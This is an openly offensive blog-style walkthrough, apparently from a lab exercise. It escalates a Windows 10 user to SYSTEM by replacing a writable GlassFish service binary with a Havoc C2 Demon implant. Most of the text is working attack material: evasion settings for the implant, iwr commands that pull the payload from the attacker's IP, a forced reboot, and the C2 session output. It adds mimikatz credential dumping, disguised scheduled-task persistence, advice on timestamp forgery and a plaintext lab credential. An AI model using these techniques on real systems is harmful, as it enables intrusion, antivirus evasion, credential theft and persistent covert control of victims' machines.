



Adversary: Havoc C2 for Windows Evasion with Binary Hijacking
C2 for Adversary Overview
Command and Control framework used to control remote machines and run payloads after gaining access. It's an open-source alternative to popular tools like Cobalt Strike, designed for adversaries operations and learning purposes.
While C2 is not new to our industry and existed well before MITRE started classifying techniques, it is worthwhile mapping various techniques back to the MITRE framework for further use downstream in the investigative cycle.
C2 frameworks often include post-exploitation capabilities to further spread throughout a network.
Common C2 activity generally consists of an external server listening for communication from infected systems. An infected system typically generates beacon traffic to maintain communication with the server.
Threat Spotlight
Abusing Windows SCM, covering PE subsystem with protection of TotalAV as anti-viruses. Pure DACL misconfiguration abuse and tradecraft with Havoc demon binary for evasion until Pwned.
Attacking Win32 API calls and token in PrivEsc from medium to Admin, OPSEC binary replacement operations. This blog post are 100% Offensive perspective.
Threat Model
Target: 192.168.232.168
Running Windows 10 Build 19042.1288 with TotalAV Real-Time Protection enabled. Initial access achieved via RDP as user arthur with set-of credentials:
arthur:KingOfAtlantis
Current integrity level are Medium Mandatory Level with objective is wanting to escalate to NT System with System Mandatory Level (S-1-16-16384) through service binary substitution.

With-out being said, why this works are by Windows SCM executes service binaries at boot with SYSTEM token. If the service binary is writable by authenticated users due to permissive DACLs, we can replace it with our C2 implant.
Then call for SYSTEM reboots, SCM launches our binary with SYSTEM privileges, AV sees "legitimate" service startup and doesn't flag it.
Service Enumeration
After gaining RDP access, enumerate running services and identify writable binary paths. Target environment runs GlassFish 4 application server with service wrapper.
User Context Analysis
Current token privileges for arthur user:
USER INFORMATION
----------------

User Name      SID
============== ==============================================
fishyyy\arthur S-1-5-21-2619112490-2635448554-1147358759-1002


GROUP INFORMATION
-----------------

Group Name                             Type             SID          Attributes
====================================== ================ ============ ==================================================
Everyone                               Well-known group S-1-1-0      Mandatory group, Enabled by default, Enabled group
BUILTIN\Remote Desktop Users           Alias            S-1-5-32-555 Mandatory group, Enabled by default, Enabled group
BUILTIN\Users                          Alias            S-1-5-32-545 Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\REMOTE INTERACTIVE LOGON  Well-known group S-1-5-14     Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\INTERACTIVE               Well-known group S-1-5-4      Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\Authenticated Users       Well-known group S-1-5-11     Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\This Organization         Well-known group S-1-5-15     Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\Local account             Well-known group S-1-5-113    Mandatory group, Enabled by default, Enabled group
LOCAL                                  Well-known group S-1-2-0      Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\NTLM Authentication       Well-known group S-1-5-64-10  Mandatory group, Enabled by default, Enabled group
Mandatory Label\Medium Mandatory Level Label            S-1-16-8192


PRIVILEGES INFORMATION
----------------------

Privilege Name                Description                          State
============================= ==================================== ========
SeShutdownPrivilege           Shut down the system                 Disabled
SeChangeNotifyPrivilege       Bypass traverse checking             Enabled
SeUndockPrivilege             Remove computer from docking station Disabled
SeIncreaseWorkingSetPrivilege Increase a process working set       Disabled
SeTimeZonePrivilege           Change the time zone                 Disabled
Standard user token with no dangerous privileges. SeShutdownPrivilege is disabled but executable via shutdown.exe. SeChangeNotifyPrivilege enabled allows directory traversal without access checks.
Service Binary Discovery
GlassFish service wrapper binary located at:
C:\glassfish4\glassfish\domains\domain1\bin\*C:\glassfish4\glassfish\domains\domain1\bin\domain1Service.exeDACL analysis using icacls:
C:\glassfish4\glassfish\domains\domain1\bin> icacls C:\glassfish4\glassfish\domains\domain1\bin
icacls C:\glassfish4\glassfish\domains\domain1\bin
C:\glassfish4\glassfish\domains\domain1\bin BUILTIN\Administrators:(I)(OI)(CI)(F)
                                            NT AUTHORITY\SYSTEM:(I)(OI)(CI)(F)
                                            BUILTIN\Users:(I)(OI)(CI)(RX)
                                            NT AUTHORITY\Authenticated Users:(I)(M)
                                            NT AUTHORITY\Authenticated Users:(I)(OI)(CI)(IO)(M)
Critical finding: NT AUTHORITY\Authenticated Users:(I)(M) grants Modify rights to the directory. Breakdown:
(I)means inherited from parent.(M)meaning it ables to modify permission (read, write, delete).(OI)means Object inherit (applies to files).(CI)meaning Container inherit (applies to subdirectories).
Any authenticated user can modify files in this directory. Service binary is replaceable.
Havoc C2 Infrastructure
              _______           _______  _______
    │\     /│(  ___  )│\     /│(  ___  )(  ____ \
    │ )   ( ││ (   ) ││ )   ( ││ (   ) ││ (    \/
    │ (___) ││ (___) ││ │   │ ││ │   │ ││ │
    │  ___  ││  ___  │( (   ) )│ │   │ ││ │
    │ (   ) ││ (   ) │ \ \_/ / │ │   │ ││ │
    │ )   ( ││ )   ( │  \   /  │ (___) ││ (____/\
    │/     \││/     \│   \_/   (_______)(_______/

  	 pwn and elevate until it's done
Havoc Framework uses a client-server architecture with WebSocket transport for C2 communications. Server component (teamserver) handles agent callbacks, client provides operator interface.
Teamserver Deployment
Launch teamserver with profile configuration:
havoc server --profile /usr/share/havoc/profiles/havoc.yaotlAnd the other command for Havoc:
Client Connection
Connect operator client to teamserver:
havoc client /usr/share/havoc/profiles/havoc.yaotlClient authenticates and establishes session:
[14:46:14] [info] Havoc Framework [Version: 0.7] [CodeName: Bites The Dust]
[14:46:14] [info] loaded config file: client/config.toml
[14:46:21] [info] Connecting to profile: (OSEP) Havoc for Hijack
20/01/2026 14:49:41 [*] Started "192.168.45.239" listener
Listener configured on attack machine IP 192.168.45.239. Target will beacon back to this address.
Payload Generation
Havoc generates PE executables containing the Demon implant. Demon is Havoc's agent component, analogous to Cobalt Strike's Beacon.
Payload Configuration

Configuration parameters for AV evasion:
Agent:     Demon
Listener:  192.168.45.239
Arch:      x64
Format:    Windows Exe

Config:
  Sleep:              2
  Jitter:             20
  Indirect Syscall:   *check
  Stack Duplication:  un-check
  Sleep Technique:    WaitForSingleObjectEx
  Sleep Jmp Gadget:   None
  Proxy Loading:      None (LdrLoadDll)
  Amsi/Etw Patch:     Hardware Breakpoints
  Injection:          [stack configuration]
Features:
- Indirect Syscalls for Bypasses userland hooks by calling
nt!Zw*functions directly via syscall instruction. - Sleep Technique
WaitForSingleObjectExinstead of standardSleep()to avoid behavioral detection. - Stack Duplication Creates fake stack frames to confuse memory scanners.
- Hardware Breakpoints Patches
AMSI/ETWat runtime using debug registers instead of memory writes.
Generate payload as deamon.exe (102.40 kB PE file).
Binary Replacement Tradecraft
Service binary substitution requires precise execution to maintain operational security and avoid detection.
Initial Beacon Establishment
Before replacing the service binary, establish initial C2 session using the Demon implant:
C:\Users\arthur\Documents> iwr -uri http://192.168.45.239/deamon.exe -outfile deamon.exe
C:\Users\arthur\Documents> .\deamon.exe
Demon executes in arthur user context, callback received:

20/01/2026 15:01:31 [*] Initialized 21856022 :: arthur@192.168.232.168 (FISHYYY)

Agent 7E6526E8 authenticated as FISHYYY\arthur :: [Internal: 192.168.232.168] [Process: deamon.exe\5876] [Arch: x64] [Pivot: Direct]
Session established. Agent ID 7E6526E8, process ID 5876. Now have interactive control over target.
Service Binary Backup
Preserve original binary for restoration if needed:
Demon » powershell whoami
[*] [DA013C5B] Tasked demon to execute a powershell command/script
[+] Send Task to Agent [172 bytes]
[+] Received Output [16 bytes]:
fishyyy\arthur


Demon » cd C:\glassfish4\glassfish\domains\domain1\bin
[*] [835CBE6A] Tasked demon to change directory: C:\glassfish4\glassfish\domains\domain1\bin
[*] Changed directory: C:\glassfish4\glassfish\domains\domain1\bin

Demon » dir
[*] [0D57ECB8] Tasked demon to list current directory
 Directory of C:\glassfish4\glassfish\domains\domain1\bin\*:

26/08/2024  21:53           0 B            domain1Service.err.log
26/08/2024  21:53           30.21 kB       domain1Service.exe
26/08/2024  21:53           0 B            domain1Service.out.log
26/08/2024  21:53           1.69 kB        domain1Service.wrapper.log
26/08/2024  21:53           3.12 kB        domain1Service.xml
               5 File(s)     35.02 kB
               0 Folder(s)

Demon » powershell icacls C:\glassfish4\glassfish\domains\domain1\bin
[*] [2930F6DE] Tasked demon to execute a powershell command/script
[+] Send Task to Agent [260 bytes]
[+] Received Output [475 bytes]:
C:\glassfish4\glassfish\domains\domain1\bin BUILTIN\Administrators:(I)(OI)(CI)(F)
                                            NT AUTHORITY\SYSTEM:(I)(OI)(CI)(F)
                                            BUILTIN\Users:(I)(OI)(CI)(RX)
                                            NT AUTHORITY\Authenticated Users:(I)(M)
                                            NT AUTHORITY\Authenticated Users:(I)(OI)(CI)(IO)(M)

Successfully processed 1 files; Failed processing 0 files


Demon » powershell move domain1Service.exe domain1Service.exe.bak
[*] [9F0A1D24] Tasked demon to execute a powershell command/script
[+] Send Task to Agent [252 bytes]

20/01/2026 15:53:49 [holyhack3rn33ld3] Demon » dir
[*] [0BDCA845] Tasked demon to list current directory
 Directory of C:\glassfish4\glassfish\domains\domain1\bin\*:

26/08/2024  21:53           0 B            domain1Service.err.log
26/08/2024  21:53           30.21 kB       domain1Service.exe.bak
26/08/2024  21:53           0 B            domain1Service.out.log
26/08/2024  21:53           1.69 kB        domain1Service.wrapper.log
26/08/2024  21:53           3.12 kB        domain1Service.xml
               5 File(s)     35.02 kB
               0 Folder(s)
Original binary backed up to domain1Service.exe.bak. Rename operation maintains original timestamps, avoiding obvious filesystem artifacts.
Demon Implant Deployment
Download Havoc payload and replace service binary:
Demon » powershell iwr -uri http://192.168.45.239/deamon.exe -outfile domain1Service.exe
[*] [9D42F31E] Tasked demon to execute a powershell command/script
[+] Send Task to Agent [298 bytes]

Demon » dir
[*] [D6C29048] Tasked demon to list current directory
 Directory of C:\glassfish4\glassfish\domains\domain1\bin\*:

26/08/2024  21:53           0 B            domain1Service.err.log
30/10/2021  22:09           102.40 kB      domain1Service.exe
26/08/2024  21:53           30.21 kB       domain1Service.exe.bak
26/08/2024  21:53           0 B            domain1Service.out.log
26/08/2024  21:53           1.69 kB        domain1Service.wrapper.log
26/08/2024  21:53           3.12 kB        domain1Service.xml
               6 File(s)     137.42 kB
               0 Folder(s)
New binary in place, size changed from 30.21 kB to 102.40 kB, the timestamp shows download time (30/10/2021 22:09), not original service binary timestamp. For more adversary approach in real operations, use SetFileTime Win32 API to clone timestamps.
OPSEC Consideration: TotalAV Evasion
Target system runs TotalAV with Real-Time Protection enabled, Why didn't it trigger?
- Havoc's indirect syscalls bypass userland hooks AV products use for monitoring.
- Sleep obfuscation prevents memory scanning during dormancy.
- Service binary replacement looks like legitimate administrative activity.
- No suspicious parent-child process relationship (SCM launches the service, not a user process).
- Hardware
breakpoint AMSI patchingdoesn't trigger memory write alerts.
TotalAV dashboard shows "Real-Time Protection Disabled" but this is UI state, not actual protection status. Protection is active but ineffective against our technique.
Reboot Trigger
Force system reboot to trigger service execution with SYSTEM privileges:
Demon » powershell shutdown /r /t 0
[*] [58EC9D72] Tasked demon to execute a powershell command/script
[+] Send Task to Agent [192 bytes]
System reboots immediately (/t 0 = zero second delay).
Original Demon session terminates as expected.
Service Initialization Sequence
During boot, Windows follows this sequence:
- Kernel loads
ntoskrnl.exe - Session Manager
smss.exeinitializes - Client/Server Runtime Subsystem
csrss.exestarts - Windows Logon
winlogon.exelaunches - Service Control Manager via
services.exeinitializes - SCM reads service configuration from
HKLM\SYSTEM\CurrentControlSet\Services - SCM launches AUTO_START services using
CreateProcessAsUserwith SYSTEM token - Our replaced
domain1Service.exeexecutes as NT AUTHORITY\SYSTEM
Service process spawned before user logon, making it invisible to interactive session monitoring.
SYSTEM Beacon Callback
Post-reboot, Demon implant executes with elevated privileges:
20/01/2026 15:46:20 Havoc Framework [Version: 0.7] [CodeName: Bites The Dust]
20/01/2026 15:46:20 [+] holyhack3rn33ld3 connected to teamserver
20/01/2026 15:48:34 [*] Started "hack" listener
20/01/2026 15:52:03 [*] Initialized 7e6526e8 :: arthur@192.168.232.168 (FISHYYY)
20/01/2026 15:55:38 [*] Initialized 6c3f4288 :: SYSTEM@192.168.232.168 (FISHYYY)
Profit!!!

20/01/2026 15:55:38 [*] Initialized 6c3f4288 :: SYSTEM@192.168.232.168 (FISHYYY)Critical changes:
- User changed from
arthurtoSYSTEM - New agent ID:
6C3F4288 - Process ID
- Process name matches service binary:
domain1Service.exe
Token Analysis
Verify privilege escalation through token inspection:
Demon » powershell whoami /all
[*] [47B23D65] Tasked demon to execute a powershell command/script
[+] Send Task to Agent [182 bytes]
[+] Received Output [4156 bytes]:

USER INFORMATION
----------------

User Name           SID
=================== ========
nt authority\system S-1-5-18


GROUP INFORMATION
-----------------

Group Name                             Type             SID          Attributes
====================================== ================ ============ ==================================================
BUILTIN\Administrators                 Alias            S-1-5-32-544 Enabled by default, Enabled group, Group owner
Everyone                               Well-known group S-1-1-0      Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\Authenticated Users       Well-known group S-1-5-11     Mandatory group, Enabled by default, Enabled group
Mandatory Label\System Mandatory Level Label            S-1-16-16384


PRIVILEGES INFORMATION
----------------------

Privilege Name                            Description                                                        State
========================================= ================================================================== ========
SeAssignPrimaryTokenPrivilege             Replace a process level token                                      Disabled
SeLockMemoryPrivilege                     Lock pages in memory                                               Enabled
SeIncreaseQuotaPrivilege                  Adjust memory quotas for a process                                 Disabled
SeTcbPrivilege                            Act as part of the operating system                                Enabled
SeSecurityPrivilege                       Manage auditing and security log                                   Disabled
SeTakeOwnershipPrivilege                  Take ownership of files or other objects                           Disabled
SeLoadDriverPrivilege                     Load and unload device drivers                                     Disabled
SeSystemProfilePrivilege                  Profile system performance                                         Enabled
SeSystemtimePrivilege                     Change the system time                                             Disabled
SeProfileSingleProcessPrivilege           Profile single process                                             Enabled
SeIncreaseBasePriorityPrivilege           Increase scheduling priority                                       Enabled
SeCreatePagefilePrivilege                 Create a pagefile                                                  Enabled
SeCreatePermanentPrivilege                Create permanent shared objects                                    Enabled
SeBackupPrivilege                         Back up files and directories                                      Disabled
SeRestorePrivilege                        Restore files and directories                                      Disabled
SeShutdownPrivilege                       Shut down the system                                               Disabled
SeDebugPrivilege                          Debug programs                                                     Enabled
SeAuditPrivilege                          Generate security audits                                           Enabled
SeSystemEnvironmentPrivilege              Modify firmware environment values                                 Disabled
SeChangeNotifyPrivilege                   Bypass traverse checking                                           Enabled
SeUndockPrivilege                         Remove computer from docking station                               Disabled
SeManageVolumePrivilege                   Perform volume maintenance tasks                                   Disabled
SeImpersonatePrivilege                    Impersonate a client after authentication                          Enabled
SeCreateGlobalPrivilege                   Create global objects                                              Enabled
SeIncreaseWorkingSetPrivilege             Increase a process working set
[+] Received Output [370 bytes]:
 Enabled
SeTimeZonePrivilege                       Change the time zone                                               Enabled
SeCreateSymbolicLinkPrivilege             Create symbolic links                                              Enabled
SeDelegateSessionUserImpersonatePrivilege Obtain an impersonation token for another user in the same session Enabled
Full SYSTEM token acquired. Critical privileges now enabled, High-light baby!

Integrity level escalated from Medium to System. SYSTEM integrity level bypasses UAC entirely and grants unrestricted access to all system resources.
Post-Exploitation Operations
With SYSTEM context established, execute post-exploitation objectives.
Credential Harvesting
Dump LSASS process memory for credentials:
Demon » mimikatz sekurlsa::logonpasswordsSeDebugPrivilege allows reading lsass.exe memory without triggering Protected Process Light (PPL) restrictions on older builds.
Persistence Establishment
Current persistence mechanism is the replaced service binary. Additional persistence methods:
- Create new service with
sc.exe create - Schedule task with SYSTEM trigger:
schtasks /create /tn "WindowsUpdate" /tr "C:\Windows\System32\payload.exe" /sc onstart /ru SYSTEM - Registry Run key:
HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run - WMI Event Subscription for fileless persistence
Lateral Movement Preparation
Enumerate domain environment for lateral movement:
Demon » powershell Get-ADComputer -Filter * | Select-Object Name,IPv4Address
Demon » powershell Get-ADUser -Filter * -Properties MemberOf | Select-Object Name,MemberOf
SYSTEM token on domain-joined machine allows unrestricted LDAP queries against domain controller.
PE Subsystem Requirements
Service binaries must meet specific PE format requirements for SCM compatibility.
PE Header Analysis
Original GlassFish service binary PE headers:
DOS Header:
  e_magic: 0x5A4D (MZ)
PE Header:
  Signature: 0x4550 (PE)
  Machine: 0x8664 (IMAGE_FILE_MACHINE_AMD64)
  Subsystem: 0x0002 (IMAGE_SUBSYSTEM_WINDOWS_GUI)
Optional Header:
  Subsystem: IMAGE_SUBSYSTEM_WINDOWS_GUI
  DllCharacteristics: IMAGE_DLLCHARACTERISTICS_DYNAMIC_BASE | IMAGE_DLLCHARACTERISTICS_NX_COMPAT
Havoc Demon implant PE structure:
DOS Header:
  e_magic: 0x5A4D (MZ)
PE Header:
  Signature: 0x4550 (PE)
  Machine: 0x8664 (IMAGE_FILE_MACHINE_AMD64)
  Subsystem: 0x0002 (IMAGE_SUBSYSTEM_WINDOWS_GUI)
Optional Header:
  Subsystem: IMAGE_SUBSYSTEM_WINDOWS_GUI
  DllCharacteristics: IMAGE_DLLCHARACTERISTICS_DYNAMIC_BASE | IMAGE_DLLCHARACTERISTICS_NX_COMPAT | IMAGE_DLLCHARACTERISTICS_HIGH_ENTROPY_VA
Both binaries use IMAGE_SUBSYSTEM_WINDOWS_GUI subsystem. This is critical because SCM requires either GUI or CUI subsystem. Services with incorrect subsystem values fail to initialize.
Import Address Table
Service binaries must import specific Win32 APIs for SCM interaction:
StartServiceCtrlDispatcherRegisterServiceCtrlHandlerSetServiceStatus
Havoc Demon doesn't implement standard service control handlers. Why does it work?
SCM launches the binary regardless of service control handler implementation. If the binary doesn't call StartServiceCtrlDispatcher within 30 seconds, SCM marks the service as failed, but the process continues running. Our Demon implant executes fully despite SCM reporting service failure.
Win32 API Call Chain
Tracking Win32 API calls during binary replacement and execution reveals the complete attack flow.
File System Operations
Binary replacement API sequence:
CreateFileW("C:\glassfish4\...\domain1Service.exe")
  -> Returns HANDLE with GENERIC_WRITE access

WriteFile(hFile, lpBuffer, nBytesToWrite)
  -> Writes Demon PE to disk

SetFileTime(hFile, &creationTime, &lastAccessTime, &lastWriteTime)
  -> Clones timestamps from original binary (OPSEC)

CloseHandle(hFile)
  -> Flushes buffers and commits changes
Process Creation
SCM service launch sequence:
NtCreateUserProcess() [Kernel]
  -> Called by SCM to create service process
  -> Token: Primary token with SYSTEM SID (S-1-5-18)
  -> Integrity Level: System (S-1-16-16384)

NtAllocateVirtualMemory()
  -> Allocates memory for PE image in new process

NtWriteVirtualMemory()
  -> Maps Demon PE sections into process memory

NtProtectVirtualMemory()
  -> Sets execute permissions on code sections

NtResumeThread()
  -> Starts execution at PE entry point
Network Communications
Havoc C2 beacon establishment:
WSAStartup()
  -> Initializes Winsock

socket(AF_INET, SOCK_STREAM, IPPROTO_TCP)
  -> Creates TCP socket for C2

connect(socket, &serverAddr, sizeof(serverAddr))
  -> Establishes connection to 192.168.45.239:40056

send(socket, lpBuffer, len, 0)
  -> Sends encrypted beacon data

recv(socket, lpBuffer, len, 0)
  -> Receives tasking from teamserver
All network operations use standard Winsock APIs. No suspicious protocol implementations that would trigger network-based detection.
I think that's most of it for us Adversaries.
Thanks for reading!!!